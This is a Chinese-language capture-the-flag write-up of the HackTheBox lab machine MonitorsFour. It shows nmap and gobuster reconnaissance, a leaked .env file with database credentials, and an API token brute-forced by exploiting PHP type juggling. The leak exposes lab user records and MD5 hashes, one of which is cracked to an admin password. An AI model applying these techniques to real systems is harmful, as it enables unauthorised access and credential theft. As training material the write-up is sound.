HTB - MonitorsFour Writeup
[HTB-MonitorsFour] Writeup
机器名称 [MonitorsFour]
IP 地址 10.10.11.98
操作系统 Windows (WSL2)
难度 Medium / Hard
关键词 [Web, Cacti, PHP Type Juggling, Docker Escape, Scheduled Task]
1. Reconnaissance (扫描) Nmap 扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
PORT STATE SERVICE VERSION 80/tcp open http nginx |_http-title: Did not follow redirect to [http://monitorsfour.htb/](http://monitorsfour.htb/) 5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) |_http-server-header: Microsoft-HTTPAPI/2.0 |_http-title: Not Found Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type : general purpose Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (88%) OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016 Aggressive OS guesses: Microsoft Windows Server 2022 (88%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows TRACEROUTE (using proto 1/icmp) HOP RTT ADDRESS 1 510.90 ms 10.10.16.1 2 510.97 ms 10.129.45.253
Note: 一个 80 一个 5985,没有别的发现了,看来不是一台域靶机应该。另外发现了 minitorsfour.htb 这个域名,加进 hosts 里面,有域名的话我们后台跑一个低线程的子域名扫描。

Vhost 扫描 1 gobuster vhost -u [http://10.10.11.98](http://10.10.11.98) --domain monitorsfour.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -t 75

2. Enumeration (服务枚举) Web1 Analysis (Port 80) 先去 80 端口看看,网站表面来看只有一个登录界面和一个邮箱地址这个应该没用,我们没有用户名也没有密码。

扫了一下目录发现了一个 .env 文件内容是一个数据库的用户名和密码,尝试用这个用户名和密码去登录网站也没有成功。这时候去查看 vhost 的结果,得到一个 cacti 的子域名,添加到 hosts 中去查看一下,依旧是一个网站。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
└─$ curl -i [http://monitorsfour.htb/.env](http://monitorsfour.htb/.env) HTTP/1.1 200 OK Server: nginx Date: Fri, 12 Dec 2025 16:44:38 GMT Content-Type: application/octet-stream Content-Length: 97 Last-Modified: Sat, 13 Sep 2025 05:37:28 GMT Connection: keep-alive ETag: "68c50318-61" Accept-Ranges: bytes DB_HOST=mariadb DB_PORT=3306 DB_NAME=monitorsfour_db DB_USER=monitorsdbuser DB_PASS=f37p2j8f4t0r
Web2 Analysis (Cacti)
带着版本号去查看一下有什么漏洞,发现这个系统的漏洞还挺多的。

符合版本号要求的漏洞也不少,其中有一个 cve 引起注意。写文章时候截图的界面最下面的链接甚至已经将靶机作者的 poc 链接贴上了,我记得我打的时候还没有这个的也可能是傻福记错了。
去到 GitHub 仓库看看 poc 长啥样:
问题: 这个漏洞要求拥有账户名和密码,依旧回到最初的问题,我没有这玩意。
API Discovery & Token Brute-force 爆破的话这个系统还有 csrf,虽然放到 burp 中也很好办但是感觉干爆破也不是办法。试了很多之后又回去扫了一遍 web1 的目录发现了一个 api。
1
2
3
4
5
┌──(kali㉿kali)-[~/HTB/MonitorsFour] └─$ curl [http://monitorsfour.htb/user](http://monitorsfour.htb/user) -i HTTP/1.1 200 OK ... {"error" :"Missing token parameter" }
这个地方需要给出 token,我在这个地方卡了很久,然后听别人说 token 可以爆破不是哥们 token 还能爆破?,后面就会知道为什么这个地方可以爆破了。

主打听劝试试爆破 token 去,实在不知道拿啥字典了拿了 rockyou,发现这些 000 的 token 能够显示不同的信息,拿一个看看去。
发现了几个 cred:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
└─$ curl [ http: { "id" : 2 , "username" : "admin" , "email" : "admin@monitorsfour.htb" , "password" : "56b32eb43e6f15395f6c46c1c9e1cd36" , "role" : "super user" , "token" : "9e3572ee066dcbccb4" , "name" : "Marcus Higgins" , "position" : "System Administrator" , "dob" : "1978-04-26" , "start_date" : "2021-01-12" , "salary" : "320800.00" } , { "id" : 5 , "username" : "mwatson" , "email" : "mwatson@monitorsfour.htb" , "password" : "69196959c16b26ef00b77d82cf6eb169" , "role" : "user" , "token" : "0e543210987654321" , "name" : "Michael Watson" , "position" : "Website Administrator" , "dob" : "1985-02-15" , "start_date" : "2021-05-11" , "salary" : "75000.00" } , { "id" : 6 , "username" : "janderson" , "email" : "janderson@monitorsfour.htb" , "password" : "2a22dcf99190c322d974c8df5ba3256b" , "role" : "user" , "token" : "0e999999999999999" , "name" : "Jennifer Anderson" , "position" : "Network Engineer" , "dob" : "1990-07-16" , "start_date" : "2021-06-20" , "salary" : "68000.00" } , { "id" : 7 , "username" : "dthompson" , "email" : "dthompson@monitorsfour.htb" , "password" : "8d4a7e7fd08555133e056d9aacb1e519" , "role" : "user" , "token" : "0e111111111111111" , "name" : "David Thompson" , "position" : "Database Manager" , "dob" : "1982-11-23" , "start_date" : "2022-09-15" , "salary" : "83000.00" } ]

最后成功解密出来 56b32eb43e6f15395f6c46c1c9e1cd36:wonderful1 一个密码,正好对应了 admin 的密码,登录 web1 看看有什么去。

发现又是一个几乎静态的东西,没有有意思的点,apikey 也不知道应该用在哪。google 说这是一个 admin 的模板页面。


这个 cred 也无法登录 cacti。但是发现 cacti 在使用存在的用户名登录时候的报错与不存在的用户不同。
